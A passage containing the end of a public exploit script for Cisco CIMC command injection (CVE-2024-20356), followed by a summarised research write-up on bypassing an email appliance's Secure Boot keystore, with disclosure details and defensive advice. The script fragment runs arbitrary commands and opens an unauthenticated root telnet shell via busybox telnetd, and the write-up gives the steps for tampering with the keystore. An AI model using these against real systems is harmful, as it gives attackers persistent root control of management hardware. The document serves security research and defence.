					print(f"🟩 Success! {test_num} given, {str(test_results)} returned")

				else:
					print("🟥 Could not exploit the vulnerability! Response file exists but output does not match")

			else:
				print("🟥 Could not exploit the vulnerability! Could not see output on web server")

		elif args.action == "cmd":
			print(f"Action: cmd")
			print(f"CIMC:/$ {args.cmd}")
			out = exec(args.host, lreq, args.cmd)
			if out:
				print(out)
			else:
				print("Something went wrong")

		elif args.action == "shell":
			print(f"Action: shell")
			print("Warning: This will open up port 23 on the Cisco CIMC interface connected to the network.\nThe shell will provide root access with NO authentication.")
			c = input("Type 'y' to continue: ")
			if c.lower() == "y" or c.lower() == "yes":
				print(f"CIMC:/$ busybox telnetd -l /bin/sh -p 23\n")
				exec(args.host, lreq, "busybox telnetd -l /bin/sh -p 23")
				print(f"Please run: telnet {args.host}")
			else:
				print("Confirmation not provided")

		elif args.action == "dance":
			exec(args.host, lreq, "sh -c 'for i in 1 2 3 4 5 6 7 8 9 10; do /etc/plumas1/etc/scripts/LED.sh ON && sleep 0.1 && /etc/plumas1/etc/scripts/LED.sh OFF && sleep 0.1; done'") # only works with exec v0.2

			print("\\^o^/", end="\r")
			for i in range(0, 8):
				print("\\^o^/", end="\r")
				time.sleep(0.5)
				print("/^o^\\", end="\r")
				time.sleep(0.5)
			print("/^o^\\")

		else:
			print("Action: unknown")

		logout(args.host, lreq[2])
	else:
		print("Login: unsuccessful")
CVE-2024-20356.py — CISCown, GPLv3, Aaron Thacker / LRQA Nettitude 2024. Source: GitHub nettitude/CVE-2024-20356.
Secure Boot Without Breaking BootGuard
Root on the BMC still cannot run host EFI that the C195 db does not trust. The boot menu offers the EFI shell. A USB stick throws Secure Boot Violation. The EFI shell itself refuses unsigned loaders. The toggle to disable Secure Boot stays grey.





UEFI Secure Boot is four databases: db (allowed), dbx (revoked), KEK (who may update db/dbx), PK (platform key). This chassis’s db is Cisco appliance EFI only. Vendors may store those blobs in flash, TPM, or somewhere the BMC can see. On this platform the BMC prepares them at start-up.







PID comes from /tmp/pid_validated, else from the FRU via platform management, then is cached. C195 matches a regex in is_stbu_rel, variables are set, update_pers_data selects the keystore the BIOS will use. Trust chain: FRU → BMC (PID) → BIOS (PK/KEK/db/dbx). The FRU is honest. The cache file is just a file on a BMC you now own.
Lie about the SKU
Thacker’s note in capitals: back up the BIOS first. A bad key set that does not authorise firmware volumes will brick the boot path. Shut the host down. Confirm PID C195. Overwrite /tmp/pid_validated with ND-NODE-L4 (a profile that trusts a wider set of EFI vendors). Re-run bios_secure_vars_setup.sh. Power on.






Ethernet controllers appear as boot devices. That is extra EFI modules. The USB stick that previously died with a violation now loads bootx64.efi. Ubuntu starts on an Email Security Appliance. Then DOOM.
What This Is, and What It Is Not
BootGuard still measured the BIOS. The CPU fuses did not change. The attack never needed a BootGuard bypass, a TPM glitch, or a flash-resident implant in the ME region. It needed (1) a BMC that would talk, (2) an administrator password, often the default, (3) a command injection Cisco later patched, and (4) a BMC script that trusted a world-writable PID cache more than the FRU. That is a management-plane story. Email appliances, UCS C-series, and anything else sharing this CIMC build inherit it. Cisco’s affected-product list is the authority; the C195 was the lab animal, not the only species.
Impact is the BMC triad: read and alter host firmware and configuration, plant a BMC implant that outlives disk reimage, brick the box. Availability was scored none in the vector Thacker quotes (C:H/I:H/A:N) even though a corrupted keystore can prevent boot; treat that as “the injection itself does not DOS the HTTP stack,” not as “you cannot brick the host.”
Disclosure
Cisco was told on 6 December 2023, triaged on the 7th, PSIRT within 24 hours. Public date 17 April 2024, CVE-2024-20356, High 8.7. Thacker thanks Todd Reid, Amber Hurst, Mick Buchanan, and Marco Cassini at Cisco. Advisory: cisco-sa-cimc-cmd-inj-bLuPcb.
Key Takeaways
- An email appliance is often a general-purpose server with a stricter BIOS personality. The personality is software. The BMC is how that software is chosen.
- Intel BootGuard can be intact and you can still run Ubuntu if the component that loads Secure Boot keys is compromised.
- CVE-2024-20356 is textbook CWE-78:
snprintfintosystem()with an allow-list that includes$(). - Default CIMC credentials turn a high-privilege CVE into a network-facing root on the management processor.
/tmp/pid_validatedis a cache that became a trust boundary. Caches that select cryptographic identities are identities.- Splicing a vendor
.capat 16 MiB is how you update a BootGuard-protected BIOS without touching ME. That is a lab technique, not a remote exploit. - DOOM is the punchline. Persistence on the BMC is the sentence.
Defensive Recommendations
- Patch CIMC to a build listed in cisco-sa-cimc-cmd-inj-bLuPcb. Inventory every UCS C-series and Cisco appliance BMC, not only ESA.
- Change CIMC defaults.
admin/ciscois not a rumour; it is in the write-up and the toolkit. Put BMC on a dedicated management VRF, not the email DMZ. - Alert on CIMC
/dataposts containingexpRemoteFwUpdate,$(, orin.htmlGETs from non-browser clients. - Treat BMC firmware as in-scope for integrity monitoring. A root shell there outlives a host reimage.
- If you must expose CIMC, require unique passwords, disable unused KVM/virtual-media, and log PID/profile changes.
- Do not use appliance SKUs as general servers without accepting that you are fighting Secure Boot. The supported path is a different PID or a UCS, not a jailbreak.
- Back up SPI dumps before any lab work on BootGuard platforms. A wrong
dbis a brick. - Red-team BMC the way you red-team iLO/iDRAC/IMM: default creds, old firmware, command injection in “firmware update” APIs.
Conclusion
Thacker did not defeat Intel BootGuard. He defeated a curl line and a product-id file. That is less cinematic than a fused-key bypass and more typical of how appliances actually fall: a second computer with a default password, an updater that still calls system(), and a chain of trust that believes the BMC about what the chassis is. The C195 will still filter mail if you leave it alone and patch it. If you do not, it will also run DOOM, and anything else the new db will load.
Original text: “CVE-2024-20356: Jailbreaking a Cisco appliance to run DOOM” by Aaron Thacker at LRQA Cyber Labs (Nettitude).